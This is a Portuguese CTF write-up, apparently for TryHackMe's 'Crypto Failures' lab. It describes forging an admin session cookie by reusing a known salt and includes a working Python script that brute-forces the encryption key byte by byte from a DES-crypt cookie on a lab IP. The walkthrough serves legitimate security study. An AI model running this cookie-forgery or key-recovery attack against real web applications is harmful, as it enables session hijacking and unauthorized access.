
Para conseguir o User-Agent, basta acessar o cookie que está sendo enviado.

****


Assim, observa-se que o salt no meu caso e “Oy”.



Rodando o seguinte script, é possível recriar a primeira parte do cookie para o user admin e o user-agent do seu navegador.



Pode-se substituir o cookie user de guest para admin. Somente a primeira parte do cookie secure cookie deve ser substituída, ou seja, até a segunda aparição do salt. Ao fazer essas alterações e recarregar a página, encontra-se a primeira flag.



**Recuperar ENC\_SECRET\_KEY (brute-force 1 byte por vez usando deslocamento)**

Para encontrar a chave de criptografia é necessário usar brute-force. Isso pode ser feito porque user, User-Agent e salt já são conhecidos. Abaixo encontra-se um script usado para encontrar a chave.

#!/usr/bin/env python3

import requests

import urllib.parse

import string

from passlib.hash import des\_crypt

BASE\_URL = "http://10.201.116.185/"

USERNAME = "guest:"

SEPARATOR = ":"

CHARSET = string.printable

def get\_secure\_cookie(user\_agent: str) -> str:

session = requests.Session()

response = session.get(BASE\_URL, headers={"User-Agent": user\_agent})

cookie = session.cookies.get("secure\_cookie")

return urllib.parse.unquote(cookie)

def main():

discovered = ""

while True:

# Ajusta padding para alinhar blocos de 8 bytes

ua\_padding\_length = (7 - len(USERNAME + SEPARATOR + discovered)) % 8

user\_agent = "A" \* ua\_padding\_length

prefix = USERNAME + user\_agent + SEPARATOR + discovered

block\_index = len(prefix) // 8

secure\_cookie = get\_secure\_cookie(user\_agent)

target\_block = secure\_cookie[block\_index \* 13:(block\_index + 1) \* 13]

salt = target\_block[:2]

found\_char = False

for char in CHARSET:

candidate = (prefix + char)[-8:]

candidate\_hash = des\_crypt.using(salt=salt).hash(candidate)

# O hash gerado pelo passlib tem o formato completo, pegamos apenas os 13 primeiros chars

if candidate\_hash[:13] == target\_block:

discovered += char

print(char, end="", flush=True)

found\_char = True

break


if not found\_char:

break

print()

if \_\_name\_\_ == "\_\_main\_\_":

main()



**Conclusão**

Foi usado um script em Python para automatizar o brute force do hash DES presente no cookie seguro, utilizando o módulo passlib para compatibilidade com sistemas modernos. O ataque explorou o conhecimento do prefixo e testou caracteres de um charset definido até a descoberta completa do valor.

O desafio permitiu compreender o funcionamento de **hashes com salt**, a importância da proteção de cookies e técnicas de automação em ataques controlados, reforçando conceitos de criptografia e segurança web em um contexto educacional.

**Referências**

OPENAI. ChatGPT. Disponível em: <https://chat.openai.com/>. Acesso em: 8 set. 2025

JAXAFED**.** *TryHackMe: Crypto Failures*. Disponível em:<https://jaxafed.github.io/posts/tryhackme-crypto_failures/>. Acesso em 8 set. 2025